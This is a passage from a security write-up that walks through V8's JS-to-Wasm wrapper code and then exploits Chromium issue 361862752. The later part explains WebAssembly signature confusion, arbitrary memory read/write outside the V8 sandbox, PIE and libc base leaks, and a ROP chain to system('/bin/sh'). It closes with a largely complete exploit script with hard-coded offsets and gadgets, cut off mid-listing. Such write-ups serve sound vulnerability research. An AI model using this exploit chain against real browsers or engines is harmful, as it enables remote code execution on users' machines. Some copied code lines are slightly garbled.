9.      shl1(destination, Immediate(kJSDispatchTableEntrySizeLog2));
10.     static_assert(JSDispatchEntry::kParameterCountMask == 0xffff);
11.     movzxwq(destination, Operand(kScratchRegister, destination, times_1,
12.                                JSDispatchEntry::kCodeObjectOffset));
13. }

```

MacroAssembler::InvokeFunctionCode() first calls

MacroAssembler::LoadParameterCountFromJSDispatchTable(), which generates instructions that load the parameter count from the entry's **encoded_word_**.

```

1.      /* src/codegen/x64/macro-assembler-x64.cc:3998-4006 */
2.
3.      LoadEntrypointFromJSDispatchTable(rcx, dispatch_handle);
4.      switch (type) {
5.          case InvokeType::kCall:
6.              call(rcx);
7.              break;
8.          case InvokeType::kJump:
9.              jmp(rcx);
10.             break;
11.     }

```

```

1.      /* src/codegen/x64/macro-assembler-x64.cc:672-681 */
2.
3.      void MacroAssembler::LoadEntrypointFromJSDispatchTable(
4.          Register destination, Register dispatch_handle) {

```



```
11.     movq(destination, Operand(kScratchRegister, destination, times_1,  
12.     JSDispatchEntry::kEntrypointOffset));  
    }
```

Next, **MacroAssembler::InvokeFunctionCode()** calls

MacroAssembler::LoadEntrypointFromJSDispatchTable(), which generates instructions that load the function's entrypoint, and jumps to the entrypoint.

JS-to-Wasm Wrapper

For the exported function to be invoked from JavaScript, its parameters must be converted into a format WebAssembly can process, and its return values converted back into JavaScript objects. The JS-to-Wasm wrapper handles these operations. The **Function** object corresponding to the exported function holds the address of a prebuilt JS-to-Wasm wrapper in the corresponding entry in the JS dispatch table. This generic wrapper is universal and works regardless of the function signature. While it improves startup time by avoiding runtime compilation, it suffers from slower execution due to generic dispatch overhead.



```
1.  /* src/objects/js-function.tq:28-40 */
2.
3.  // This class does not use the generated verifier, so if you change anything
4.  // here, please also update JSFunctionVerify in objects-debug.cc.
5.  @highestInstanceTypeWithinParentClassRange
6.  extern class JSFunction extends JSFunctionOrBoundFunctionOrWrappedFunction {
7.    // TODO(saelo): drop this field once we call through the dispatch_handle.
8.    @ifnot(V8_ENABLE_LEAPTIERING) code: TrustedPointer<Code>;
9.    @if(V8_ENABLE_LEAPTIERING) dispatch_handle: int32;
10.    shared_function_info: SharedFunctionInfo;
11.    context: Context;
12.    feedback_cell: FeedbackCell;
13.    // Space for the following field may or may not be allocated.
14.    prototype_or_initial_map: JSReceiver|Map;
15.  }
```

Builtins_JSToWasmWrapper() reads the address of the **SharedFunctionInfo** object from the **Function** object.

```
1.  /* src/objects/shared-function-info.tq:57-104 */
2.
3.  extern class SharedFunctionInfo extends HeapObject {
4.    // For the sandbox, the SFI's function data is split into a trusted and an
5.    // untrusted part.
6.    // The field is treated as a custom weak pointer. We visit this field as a
7.    // weak pointer if there is aged bytecode. If there is no bytecode or if the
8.    // bytecode is young then we treat it as a strong pointer. This is done to
9.    // support flushing of bytecode.
```




```
.    trusted_function_data: TrustedPointer<ExposedTrustedObject>;
16. // TODO(chromium:1490564): if we cannot merge this field with the
17. // trusted_function_data in the future (see TODO above), then maybe consider
18. // renaming this field as untrusted_function_data may be a bit awkward.
19. untrusted_function_data: Object;
20. name_or_scope_info: String|NoSharedNameSentinel|ScopeInfo;
21. outer_scope_info_or_feedback_metadata: HeapObject;
22. script: Script|Undefined;
23. // [length]: The function length - usually the number of declared parameters
24. // (always without the receiver). The value is only reliable when the function
25. // has been compiled.
26. length: uint16;
27. // [formal_parameter_count]: The number of declared parameters (or the special
28. // value kDontAdaptArgumentsSentinel to indicate that arguments are passed
29. // unaltered).
30. // In contrast to [length], formal_parameter_count includes the receiver.
31. formal_parameter_count: uint16;
32. function_token_offset: uint16;
33. // [expected_nof_properties]: Expected number of properties for the
34. // function. The value is only reliable when the function has been compiled.
35. expected_nof_properties: uint8;
36. flags2: SharedFunctionInfoFlags2;
37. flags: SharedFunctionInfoFlags;
38. // [function_literal_id] - uniquely identifies the FunctionLiteral this
39. // SharedFunctionInfo represents within its script, or -1 if this
40. // SharedFunctionInfo object doesn't correspond to a parsed FunctionLiteral.
41. function_literal_id: int32;
42. // [unique_id] - An identifier that's persistent even across GC.
43. // TODO(jgruber): Merge with function_literal_id by storing the base id on
44. // Script (since the literal id is used for table lookups).
45. unique_id: int32;
46. // Age used for code flushing.
47. // TODO(dinfuehr): Merge this field with function_literal_id to save memory.
48. age: uint16;
49. padding: uint16;
50. }
```



Builtins_JSToWasmWrapper() retrieves the address of the **WasmExportedFunctionData** object stored in the trusted pointer table.

```
1. /* src/wasm/value-type.h:1176 */  
2.  
3. using CanonicalSig = Signature<CanonicalValueType>;
```



```
3. extern class WasmExportedFunctionData extends WasmFunctionData {
4.     // This is the instance that exported the function (which in case of
5.     // imported and re-exported functions is different from the instance
6.     // where the function is defined).
7.     protected_instance_data: ProtectedPointer<WasmTrustedInstanceData>;
8.     function_index: Smi;
9.     // Contains a Smi; boxed so that generated code can update the value.
10.    wrapper_budget: Cell;
11.    canonical_type_index: Smi;
12.
13.    // {packed_args_size} and {c_wrapper_code} are for fast calling from C++.
14.    // The contract is that they are lazily populated, and either both will be
15.    // present or neither.
16.    packed_args_size: Smi;
17.    c_wrapper_code: TrustedPointer<Code>;
18.
19.    sig: RawFunctionSigPtr;
20. }
```

Builtins_JSToWasmWrapper() reads the **sig** field from the **WasmExportedFunctionData** object. The address in that field points to a **CanonicalSig** object containing the information about the function signature.

```
1.  /* src/codegen/signature.h:144-146 */
2.
3.    size_t return_count_;
4.    size_t parameter_count_;
5.    const T* reps_;
```



Builtins_JSToWasmWrapper() identifies the function signature by looking into the **reps_** pointer, which points to a list holding the indices of the types of all return values and parameters.

```

0x5a5a3d87a121 <Builtins_JSToWasmWrapper+4257>    movsxd rcx, esi
0x5a5a3d87a124 <Builtins_JSToWasmWrapper+4260>    lea rcx, [r9 + rcx*4]
► 0x5a5a3d87a128 <Builtins_JSToWasmWrapper+4264>    mov ecx, dword ptr [rcx - 1]
0x5a5a3d87a12b <Builtins_JSToWasmWrapper+4267>    mov r10d, 0xffffffff
0x5a5a3d87a131 <Builtins_JSToWasmWrapper+4273>    cmp rcx, r10
0x5a5a3d87a134 <Builtins_JSToWasmWrapper+4276>    ✓ jbe Builtins_JSToWasmWrapper
↓
0x5a5a3d87a143 <Builtins_JSToWasmWrapper+4291>    cmp ecx, 1
0x5a5a3d87a146 <Builtins_JSToWasmWrapper+4294>    ✗ je Builtins_JSToWasmWrapper

pwndbg> x/10gx $rcx-0x1d
0x5a5a58387f60: 0x000000000000000001 0x000000000000000001
0x5a5a58387f70: 0x000005a5a58387f8 0x0000000020000006a
0x5a5a58387f80: 0x000000000000000000 0x000000000000000000
0x5a5a58387f90: 0x000000000000000000 0x000000000000000000
0x5a5a58387fa0: 0x000000000000000000 0x000000000000000000

```

Depending on the signature, **Builtins_JSToWasmWrapper()** decides how to handle the arguments. It may designate a handler function or directly convert the arguments to the WebAssembly format.

```

► 0x5a5a3d87a833 <Builtins_JSToWasmWrapper+6067>    mov r8, qword ptr [rbx + 7]
0x5a5a3d87a837 <Builtins_JSToWasmWrapper+6071>    test cl, 1

```



When the arguments are prepared, **Builtins_JSToWasmWrapper()** calls **Builtins_JSToWasmWrapperAsm()**, which is generated by **Builtins::Generate_JSToWasmWrapperAsm()**.

```
1.  /* src/builtins/x64/builtins-x64.cc:3698-3700 */
2.
3.  void Builtins::Generate_JSToWasmWrapperAsm(MacroAssembler* masm) {
4.      JSToWasmWrapperHelper(masm, wasm::kNoPromise);
5.  }
```

```
1.  /* src/builtins/x64/builtins-x64.cc:3564-3576 */
2.
3.      Register call_target = rdi;
4.      // param_start should not alias with any parameter registers.
5.      Register params_start = r11;
6.      __ movq(params_start,
7.             MemOperand(wrapper_buffer,
8.                         JSToWasmWrapperFrameConstants::kWrapperBufferParamStart));
9.      Register params_end = rbx;
10.     __ movq(params_end,
11.            MemOperand(wrapper_buffer,
12.                        JSToWasmWrapperFrameConstants::kWrapperBufferParamEnd));
13.     __ movq(call_target,
14.            MemOperand(wrapper_buffer,
15.                        JSToWasmWrapperFrameConstants::kWrapperBufferCallTarget));
```

Builtins_JSToWasmWrapperAsm() loads the function's call target address into **rdi**, and the start and end addresses of the arguments list into **r11** and **rbx**.

```
1.  /* src/wasm/wasm-linkage.h:35-43 */
2.
3.  #elif V8_TARGET_ARCH_X64
4.  // =====
5.  // == x64 =====
6.  // =====
7.  constexpr Register kGpParamRegisters[] = {rsi, rax, rdx, rcx, rbx, r9};
8.  constexpr Register kGpReturnRegisters[] = {rax, rdx};
9.  constexpr DoubleRegister kFpParamRegisters[] = {xmm1, xmm2, xmm3,
10.                                                  xmm4, xmm5, xmm6};
11.  constexpr DoubleRegister kFpReturnRegisters[] = {xmm1, xmm2};
```

```
1.  /* src/builtins/x64/builtins-x64.cc:3601-3615 */
2.
3.      int next_offset = 0;
4.      for (size_t i = 1; i < arraysize(wasm::kGpParamRegisters); ++i) {
5.          // Check that {params_start} does not overlap with any of the parameter
6.          // registers, so that we don't overwrite it by accident with the loads
```



```
13.     for (size_t i = 0; i < arraysize(wasm::kFpParamRegisters); ++i) {  
14.         __ Movsd(wasm::kFpParamRegisters[i], MemOperand(params_start, next_offset));  
15.         next_offset += kDoubleSize;  
16.     }  
17.     DCHECK_EQ(next_offset, stack_params_offset);
```

```
1.     /* src/builtins/x64/builtins-x64.cc:3627 */  
2.  
3.     __ call(call_target);
```

Builtins_JSToWasmWrapperAsm() copies all parameters to reserved registers, then calls the target address.



Execution enters the compiled WebAssembly function code, which creates and returns a new **WasmStruct** object.

```

1.  /* src/wasm/wasm-linkage.h:35-43 */
2.
3.  #elif V8_TARGET_ARCH_X64
4.  // =====
5.  // == x64 =====
6.  // =====
7.  constexpr Register kGpParamRegisters[] = {rsi, rax, rdx, rcx, rbx, r9};
8.  constexpr Register kGpReturnRegisters[] = {rax, rdx};
9.  constexpr DoubleRegister kFpParamRegisters[] = {xmm1, xmm2, xmm3,
10.                                                  xmm4, xmm5, xmm6};
11.  constexpr DoubleRegister kFpReturnRegisters[] = {xmm1, xmm2};

```

```

1.  /* src/builtins/x64/builtins-x64.cc:3635-3658 */
2.
3.  wrapper_buffer = rcx;
4.  for (size_t i = 0; i < arraysize(wasm::kGpReturnRegisters); ++i) {
5.    DCHECK_NE(wrapper_buffer, wasm::kGpReturnRegisters[i]);
6.  }
7.
8.  __ movq(wrapper_buffer,
9.         MemOperand(rbp, JSToWasmWrapperFrameConstants::kWrapperBufferOffset));
10.
11.  __ Movsd(MemOperand(
12.          wrapper_buffer,
13.          JSToWasmWrapperFrameConstants::kWrapperBufferFPReturnRegister1),
14.          wasm::kFpReturnRegisters[0]);
15.  __ Movsd(MemOperand(
16.          wrapper_buffer,
17.          JSToWasmWrapperFrameConstants::kWrapperBufferFPReturnRegister2),
18.          wasm::kFpReturnRegisters[1]);
19.  __ movq(MemOperand(
20.          wrapper_buffer,

```



```
wasm::kGpReturnRegisters[1]);
```

After the function call, **Builtins_JSToWasmWrapperAsm()** stores the return values in the on-stack **wrapper_buffer**.

```
1.  /* src/builtins/x64/builtins-x64.cc:3660-3677 */
2.
3.  // Call the return value builtin with
4.  // rax: wasm instance.
5.  // rbx: the result JSArray for multi-return.
6.  // rcx: pointer to the byte buffer which contains all parameters.
7.  if (stack_switch) {
8.    __ movq(rbx,
9.           MemOperand(rbp, StackSwitchFrameConstants::kResultArrayOffset));
10.   __ movq(rax,
11.          MemOperand(rbp, StackSwitchFrameConstants::kImplicitArgOffset));
12.  } else {
13.    __ movq(rbx,
14.           MemOperand(rbp,
15.                      JSToWasmWrapperFrameConstants::kResultArrayParamOffset));
16.    __ movq(rax,
17.           MemOperand(rbp, JSToWasmWrapperFrameConstants::kImplicitArgOffset));
18.  }
19.  GetContextFromImplicitArg(masm, rax);
20.  __ CallBuiltin(Builtin::kJSToWasmHandleReturns);
```

Builtins_JSToWasmWrapperAsm() calls **Builtins_JSToWasmHandleReturns()** to convert them into JavaScript objects, then returns control to the JavaScript context.

Wrapper tier-up

If a generic JS-to-Wasm wrapper is invoked a certain number of times—indicating frequent execution—a tier-up is triggered. This compiles a specific wrapper tailored to the function



```

3.    // The number of calls to an exported Wasm function that will be handled
4.    // by the generic wrapper. Once the budget is exhausted, a specific wrapper
5.    // is to be compiled for the function's signature.
6.    // The abstract goal of the tiering strategy for the js-to-wasm wrappers is to
7.    // use the generic wrapper as much as possible (less space, no need to compile),
8.    // but fall back to compiling a specific wrapper for any function (signature)
9.    // that is used often enough for the generic wrapper's small execution penalty
10.   // to start adding up.
11.   // So, when choosing a value for the initial budget, we are interested in a
12.   // value that skips on tiering up functions that are called only a few times and
13.   // the tier-up only wastes resources, but triggers compilation of specific
14.   // wrappers early on for those functions that have the potential to be called
15.   // often enough.
16.   constexpr uint32_t kGenericWrapperBudget = 1000;

```

By default, tier-up is triggered after a wrapper is invoked 1000 times. The budget can be adjusted using the execution flag **--wasm-wrapper-tiering-budget**.

```

1.    /* src/flags/flag-definitions.h:1553-1554 */
2.
3.    DEFINE_INT(wasm_wrapper_tiering_budget, wasm::kGenericWrapperBudget,
4.              "budget for wrapper tierup (number of calls until tier-up)")

```

The tier-up is handled by **BuildWasmWrapper()**.

```

1.    /* src/wasm/wrappers.cc:1314-1334 */
2.
3.    void BuildWasmWrapper(compiler::turboshift::PipelineData* data,
4.                          AccountingAllocator* allocator,
5.                          compiler::turboshift::Graph& graph,
6.                          const CanonicalSig* sig,
7.                          WrapperCompilationInfo wrapper_info) {
8.        Zone zone(allocator, ZONE_NAME);
9.        WasmGraphBuilderBase::Assembler assembler(data, graph, graph, &zone);
10.       WasmWrapperTSGraphBuilder builder(&zone, assembler, sig);
11.       if (wrapper_info.code_kind == CodeKind::JS_TO_WASM_FUNCTION) {
12.           builder.BuildJSToWasmWrapper();
13.       } else if (wrapper_info.code_kind == CodeKind::WASM_TO_JS_FUNCTION) {
14.           builder.BuildWasmToJSWrapper(wrapper_info.import_kind,
15.                                       wrapper_info.expected_arity,
16.                                       wrapper_info.suspend);
17.       } else if (wrapper_info.code_kind == CodeKind::WASM_TO_CAPI_FUNCTION) {
18.           builder.BuildCapiCallWrapper();
19.       } else {
20.           // TODO(thibaudm): Port remaining wrappers.
21.           UNREACHABLE();
22.       }
23.   }

```



```

1.  /* src/wasm/wrappers.cc:412-416 */
2.
3.  void BuildJSToWasmWrapper(
4.      bool do_conversion = true,
5.      compiler::turbohaft::OptionalOpIndex frame_state =
6.          compiler::turbohaft::OptionalOpIndex::Nullopt(),
7.      bool set_in_wasm_flag = true) {

```

The **do_conversion** flag indicates whether the compiled wrapper should transform arguments passed to the exported function into the WebAssembly format.

```

1.  /* src/wasm/wrappers.cc:455-459 */
2.
3.      // Check whether the signature of the function allows for a fast
4.      // transformation (if any params exist that need transformation).
5.      // Create a fast transformation path, only if it does.
6.      bool include_fast_path =
7.          do_conversion && wasm_param_count > 0 && QualifiesForFastTransform();

```

WasmWrapperTSGraphBuilder::BuildJSToWasmWrapper() builds the slow path by default, and optionally builds the fast path if **include_fast_path** is **true**. **include_fast_path** is set to **true** if the function has at least one parameter and

WasmWrapperTSGraphBuilder::QualifiesForFastTransform() returns **true**.

```

1.  /* src/wasm/wrappers.cc:1006-1030 */
2.
3.  bool QualifiesForFastTransform() {
4.      const int wasm_count = static_cast<int>(sig_>parameter_count());
5.      for (int i = 0; i < wasm_count; ++i) {
6.          CanonicalValueType type = sig_>GetParam(i);
7.          switch (type.kind()) {
8.              case kRef:
9.              case kRefNull:
10.             case kI64:
11.             case kRtt:
12.             case kS128:
13.             case kI8:
14.             case kI16:
15.             case kF16:
16.             case kTop:
17.             case kBottom:
18.             case kVoid:
19.                 return false;
20.             case kI32:
21.             case kF32:
22.             case kF64:
23.                 break;
24.             }
25.         }

```



parameter type is either **kI32**, **kF32**, or **kF64**.

```

1.  /* src/wasm/wrappers.cc:470-478 */
2.
3.      if (include_fast_path) {
4.          TSBlock* slow_path = __ NewBlock();
5.          // Check if the params received on runtime can be actually transformed
6.          // using the fast transformation. When a param that cannot be transformed
7.          // fast is encountered, skip checking the rest and fall back to the slow
8.          // path.
9.          for (int i = 0; i < wasm_param_count; ++i) {
10.             CanTransformFast(params[i + 1], sig->GetParam(i), slow_path);
11.          }

```

Before building the fast transformation,

WasmWrapperTSGraphBuilder::BuildJSToWasmWrapper() calls

WasmWrapperTSGraphBuilder::CanTransformFast() to generate instructions checking if the arguments are compatible with the fast path.

```

1.  /* src/wasm/wrappers.cc:1054-1087 */
2.
3.      void CanTransformFast(OpIndex input, CanonicalValueType type,
4.                          TSBlock* slow_path) {
5.          switch (type.kind()) {
6.              case kI32: {
7.                  __ GotoIfNot(LIKELY(__ IsSmi(input)), slow_path);
8.                  return;
9.              }
10.             case kF32:
11.             case kF64: {
12.                 TSBlock* done = __ NewBlock();
13.                 __ GotoIf(__ IsSmi(input), done);
14.                 V<Map> map = LoadMap(input);
15.                 V<Map> heap_number_map = LOAD_ROOT(HeapNumberMap);
16.                 // TODO(thibaudm): Handle map packing.
17.                 V<Word32> is_heap_number = __ TaggedEqual(heap_number_map, map);
18.                 __ GotoIf(LIKELY(is_heap_number), done);
19.                 __ Goto(slow_path);
20.                 __ Bind(done);
21.                 return;
22.             }
23.             case kRef:
24.             case kRefNull:
25.             case kI64:
26.             case kRtt:
27.             case kS128:
28.             case kI8:
29.             case kI16:
30.             case kF16:
31.             case kTop:
32.             case kBottom:
33.             case kVoid:
34.                 UNREACHABLE();

```



Otherwise, execution falls back to the slow path.

```

1.  /* src/wasm/wrappers.cc:479-485 */
2.
3.      // Convert JS parameters to wasm numbers using the fast transformation
4.      // and build the call.
5.      base::SmallVector<OpIndex, 16> args(args_count);
6.      for (int i = 0; i < wasm_param_count; ++i) {
7.          OpIndex wasm_param = FromJSFast(params[i + 1], sig_->GetParam(i));
8.          args[i + 1] = wasm_param;
9.      }

```

WasmWrapperTSGraphBuilder::BuildJSToWasmWrapper() calls

WasmWrapperTSGraphBuilder::FromJSFast() to build the fast transformation.

```

1.  /* src/wasm/wrappers.cc:797-832 */
2.
3.  OpIndex FromJSFast(OpIndex input, CanonicalValueType type) {
4.      switch (type.kind()) {
5.          case kI32:
6.              return BuildChangeSmiToInt32(input);
7.          case kF32: {
8.              ScopedVar<Float32> result(this, OpIndex::Invalid());
9.              IF (__ IsSmi(input)) {
10.                  result = __ ChangeInt32ToFloat32(__ UntagSmi(input));
11.              } ELSE {
12.                  result = __ TruncateFloat64ToFloat32(HeapNumberToFloat64(input));
13.              }
14.              return result;
15.          }
16.          case kF64: {
17.              ScopedVar<Float64> result(this, OpIndex::Invalid());
18.              IF (__ IsSmi(input)) {
19.                  result = __ ChangeInt32ToFloat64(__ UntagSmi(input));
20.              } ELSE {
21.                  result = HeapNumberToFloat64(input);
22.              }
23.              return result;
24.          }
25.          case kRef:
26.          case kRefNull:
27.          case kI64:
28.          case kRtt:
29.          case kS128:
30.          case kI8:
31.          case kI16:
32.          case kF16:
33.          case kTop:
34.          case kBottom:
35.          case kVoid:
36.              UNREACHABLE();
37.      }
38.  }

```



transforming an SMI into a 32-bit integer. This is safe because the type-checking instructions generated by **WasmWrapperTSGraphBuilder::CanTransformFast()** guarantee the input is an SMI.

```
1.  /* src/wasm/wrappers.cc:491-497 */
2.
3.      // Convert JS parameters to wasm numbers using the default transformation
4.      // and build the call.
5.      base::SmallVector<OpIndex, 16> args(args_count);
6.      for (int i = 0; i < wasm_param_count; ++i) {
7.          if (do_conversion) {
8.              args[i + 1] =
9.                  FromJS(params[i + 1], js_context, sig_->GetParam(i), frame_state);
```

Once the fast path construction is complete, **WasmWrapperTSGraphBuilder::FromJS()** builds the slow path.

```
1.  /* src/wasm/wrappers.cc:512-513 */
2.
3.      jsval = BuildCallAndReturn(js_context, function_data, args, do_conversion,
4.                                set_in_wasm_flag, signature_hash);
```

After building the parameter transformation,

WasmWrapperTSGraphBuilder::BuildJSToWasmWrapper() calls

WasmWrapperTSGraphBuilder::BuildCallAndReturn() to generate the function call with the transformed arguments and retrieve the result.

```
1.  /* src/wasm/wrappers.cc:387-409 */
2.
3.      V<Object> jsval;
4.      if (sig_->return_count() == 0) {
5.          jsval = LOAD_ROOT(UndefinedValue);
6.      } else if (sig_->return_count() == 1) {
7.          jsval = do_conversion ? ToJS(rets[0], sig_->GetReturn(), js_context)
8.                                : rets[0];
9.      } else {
10.         int32_t return_count = static_cast<int32_t>(sig_->return_count());
11.         V<Smi> size = __ SmiConstant(Smi::FromInt(return_count));
12.
13.         jsval = BuildCallAllocateJSArray(size, js_context);
14.
15.         V<FixedArray> fixed_array = __ Load(jsval, LoadOp::Kind::TaggedBase(),
16.                                              MemoryRepresentation::TaggedPointer(),
17.                                              JSObject::kElementsOffset);
18.
19.         for (int i = 0; i < return_count; ++i) {
20.             V<Object> value = ToJS(rets[i], sig_->GetReturn(i), js_context);
21.             __ StoreFixedArrayElement(fixed_array, i, value,
```



Finally, `WasmWrapperTSGraphBuilder::BuildCallAndReturn()` generates instructions to transform the return values back into JavaScript format, according to the function signature.

Exploitation: Issue 361862752

Triggering WebAssembly function signature confusion

Let's assume we have two exported WebAssembly functions, `f1` and `f2`. We can access the `SharedFunctionInfo` object corresponding to `f1`, which resides within the V8 sandbox, and read or overwrite any field using sandboxed exploit primitives. The `SharedFunctionInfo` object does not hold the raw address of the `WasmExportedFunctionData` object in the `trusted_function_data` field, but rather stores it as a trusted pointer handle. Consequently, we cannot simply corrupt the address to an arbitrary value. However, we can still overwrite it with the trusted pointer handle corresponding to `f2`. Then, when `f1` is invoked, the JS-to-Wasm wrapper for `f1` obtains the `WasmExportedFunctionData` object corresponding to `f2`. This results in executing `f2`'s code with the arguments intended for `f1`.

The JS-to-Wasm wrapper is responsible for parameter transformation. When `f1` is invoked before tier-up is triggered, the generic wrapper obtains the `CanonicalSig` object from the `WasmExportedFunctionData` object and decides how to handle the arguments depending on the function signature. In this case, no confusion arises even if the `WasmExportedFunctionData` object corresponds to `f2`, because an argument that doesn't match the signature of `f2` is rejected during the transformation. However, post-tier-up, the compiled specific wrapper is optimized solely for `f1`'s signature. Therefore, it transforms arguments according to `f1`'s signature and passes them to `f2`'s code without further type checks. This is how we can trigger signature confusion.

Implementing unsandboxed arbitrary address read / write

```
1. let $struct_rw = builder_rw.addStruct([makeField(kWasmI64, true)]);
2.
3. builder_rw.addFunction("read_wrapper", makeSig([kWasmI64], [kWasmI64]))
4.   .addBody([
5.     kExprLocalGet, 0,
6.   ])
7.   .exportFunc();
8.
9. builder_rw.addFunction("read", makeSig([wasmRefType($struct_rw)], [kWasmI64]))
10.  .addBody([
11.    kExprLocalGet, 0,
```



`read()` takes a struct and returns the 64-bit integer stored in it. The compiled code of the function is as follows.

The code adds a constant offset `0x7` to the `WasmStruct` object address to access the first field. As it implicitly trusts the wrapper, it does not verify if `rax` actually points to a valid `WasmStruct` object. We can overwrite the `trusted_function_data` field of the `SharedFunctionInfo` object corresponding to `read_wrapper()` with the trusted pointer handle corresponding to `read()`. This causes the compiled wrapper for `read_wrapper()` to pass a 64-bit integer to the code of `read()` as an argument. The code of `read()` trusts its caller wrapper, so it assumes that the argument is the address of a `WasmStruct` object. Ultimately, this allows us to read a 64-bit value from an arbitrary address.

```
1. builder_rw.addFunction("write_wrapper", makeSig([kWasmI64, kWasmI64], []))
2.   .addBody([])
3.   .exportFunc();
4.
5. builder_rw.addFunction("write", makeSig([wasmRefType($struct_rw), kWasmI64], []))
6.   .addBody([
7.     kExprLocalGet, 0,
8.     kExprLocalGet, 1,
9.     kGCPrefix, kExprStructSet, $struct_rw, 0,
10.  ])
11.   .exportFunc();
```



`write()`. This forces the code of `write()` to incorrectly assume that the first argument passed by the wrapper is the address of a `WasmStruct` object. Eventually, we can write a 64-bit integer to an arbitrary address.

Leaking PIE Base

```
1.  builder_leak.addFunction("leak_wrapper", makeSig([], [kWasmI64]))
2.    .addBody([
3.      ...wasmI64Const(0x0n),
4.    ])
5.    .exportFunc();
6.
7.  builder_leak.addFunction("leak", makeSig([kWasmI64, kWasmI64, kWasmI64, kWasmI64,
kWasmI64, kWasmI64, kWasmI64, kWasmI64, kWasmI64, kWasmI64, kWasmI64],
[kWasmI64]))
8.    .addBody([
9.      kExprLocalGet, 10,
10.    ])
11.    .exportFunc();
```

We can force the compiled wrapper of `leak_wrapper()` to call the code of `leak()` by overwriting the `trusted_function_data` field of the `SharedFunctionInfo` object corresponding to `leak_wrapper()` with the trusted pointer handle corresponding to `leak()`. Since `leak_wrapper()` accepts no parameters, its wrapper does not initialize argument registers before calling `leak()`.

The wrapper passes up to 6 arguments via registers and the rest via the stack, adhering to the x64 calling convention.



The function code expects the 11th argument stored in `rbp + 0x38`, but we can find an address belonging to `Builtins_InterpreterEntryTrampoline()` at that location.

`leak()` ends up returning this address, allowing us to calculate the base address of the `d8` binary to break PIE.

Hijacking Control Flow

We can obtain a libc function address from the Global Offset Table (GOT) to calculate the libc base. Subsequently, we can read the stack address stored in `environ`.

`Shell::Main()` returns to `__libc_start_call_main()`, whose address we can calculate based on the libc base address. We can search the stack for the return address of `Shell::Main()` to locate its stack frame. Once found, we can execute a ROP chain to achieve arbitrary code execution.



```

3.
4.  /* constants */
5.
6.  const kGenericWrapperBudget = 1000; // number of calls to trigger wrapper tier-up
7.
8.  const shared_function_info_offset = 0x10; // offset of shared_function_info in
JSFunction
9.  const trusted_function_data_offset = 0x4; // offset of trusted_function_data in
SharedFunctionInfo
10.
11.  const builtins_interpreterentrytrampoline_offset = 0x16f5940; // offset of
Builtins_InterpreterEntryTrampoline from pie base
12.  const printf_got_offset = 0x1b11940; // offset of got of printf() from pie base
13.
14.  const printf_offset = 0x606f0; // offset of printf() from ilbc base
15.  const environ_offset = 0x222200; // offset of environ from libc base
16.  const libc_start_call_main_offset = 0x29d10; // offset of __libc_start_call_main()
from libc base
17.
18.  const pop_rdi_offset = 0x1bc00d; // offset of "pop rdi; ret" gadget from libc base
19.  const binsh_offset = 0x1d8678; // offset of "/bin/sh" from libc base
20.  const system_offset = 0x50d70; // offset of system() from libc base
21.
22.
23.  /* helpers */
24.
25.  d8.file.execute("v8/test/mjsunit/wasm/wasm-module-builder.js");
26.
27.  // trigger wrapper tier-up
28.  function wrapperTierup(f, args) { for (let i = 0; i < kGenericWrapperBudget; i++) {
f(...args); } }
29.
30.  // convert integer into hex string
31.  function hex(i) { return `0x${i.toString(16)}`; }
32.
33.
34.  /* implement sandboxed exploit primitives */
35.
36.  let builder_sbx = new WasmModuleBuilder();
37.
38.  let $struct_addr_of_ref = builder_sbx.addStruct([makeField(kWasmExternRef, true)]); //
canonical index 3
39.
40.  let $struct_rw_i32 = builder_sbx.addStruct([makeField((kWasmI32), true)]); //
canonical index 4
41.
42.  builder_sbx.addFunction("addr_of_store", makeSig([kWasmExternRef],
[wasmRefType($struct_addr_of_ref)]))
43.    .addBody([
44.      kExprLocalGet, 0,
45.      kGCPrefix, kExprStructNew, $struct_addr_of_ref,
46.    ])
47.    .exportFunc();
48.
49.  builder_sbx.addFunction("rw_store", makeSig([kWasmI32],
[wasmRefType($struct_rw_i32)]))
50.    .addBody([
51.      kExprLocalGet, 0,
52.      kGCPrefix, kExprStructNew, $struct_rw_i32,

```



```

    builder_sbx.addStruct([]);
59.  builder_sbx.addStruct([]);
60.  builder_sbx.addStruct([]);
61.
62.  let $struct_addr_of_i32 = builder_sbx.addStruct([makeField(kWasmI32, true)]); //
    relative index 3
63.
64.  let $struct_rw_ref = builder_sbx.addStruct([makeField(wasmRefType($struct_rw_i32),
    true)]); // relative index 4
65.
66.  builder_sbx.addFunction("addr_of_load", makeSig([wasmRefType($struct_addr_of_i32)],
    [kWasmI32]))
67.    .addBody([
68.      kExprLocalGet, 0,
69.      kGCPrefix, kExprStructGet, $struct_addr_of_i32, 0,
70.    ])
71.    .exportFunc();
72.
73.  builder_sbx.addFunction("read", makeSig([wasmRefType($struct_rw_ref)], [kWasmI32]))
74.    .addBody([
75.      kExprLocalGet, 0,
76.      kGCPrefix, kExprStructGet, $struct_rw_ref, 0,
77.      kGCPrefix, kExprStructGet, $struct_rw_i32, 0,
78.    ])
79.    .exportFunc();
80.
81.  builder_sbx.addFunction("write", makeSig([wasmRefType($struct_rw_ref), kWasmI32],
    []))
82.    .addBody([
83.      kExprLocalGet, 0,
84.      kGCPrefix, kExprStructGet, $struct_rw_ref, 0,
85.      kExprLocalGet, 1,
86.      kGCPrefix, kExprStructSet, $struct_rw_i32, 0,
87.    ])
88.    .exportFunc();
89.
90.  builder_sbx.endRecGroup();
91.
92.  let instance_sbx = builder_sbx.instantiate();
93.
94.  // obtain compressed address of obj
95.  function addr_of(obj) {
96.    let struct = instance_sbx.exports.addr_of_store(obj);
97.    return instance_sbx.exports.addr_of_load(struct) & ~1;
98.  }
99.
100. // arbitrary address read / write
101. function rw_sbx(addr, value = NaN) {
102.   let struct = instance_sbx.exports.rw_store(addr - 0x7);
103.
104.   if (Number.isNaN(value)) { // read
105.     return instance_sbx.exports.read(struct);
106.   } else { // write
107.     instance_sbx.exports.write(struct, value);
108.   }
109. }
110.
111.
112. /* escape v8 sandbox */

```



```

119.     builder_rw.addFunction("read_wrapper", makeSig([kWasmI64], [kWasmI64]))
120.         .addBody([
121.             kExprLocalGet, 0,
122.         ])
123.         .exportFunc();
124.
125.     builder_rw.addFunction("read", makeSig([wasmRefType($struct_rw)], [kWasmI64]))
126.         .addBody([
127.             kExprLocalGet, 0,
128.             kGCPrefix, kExprStructGet, $struct_rw, 0,
129.         ])
130.         .exportFunc();
131.
132.     builder_rw.addFunction("write_wrapper", makeSig([kWasmI64, kWasmI64], []))
133.         .addBody([])
134.         .exportFunc();
135.
136.     builder_rw.addFunction("write", makeSig([wasmRefType($struct_rw), kWasmI64], []))
137.         .addBody([
138.             kExprLocalGet, 0,
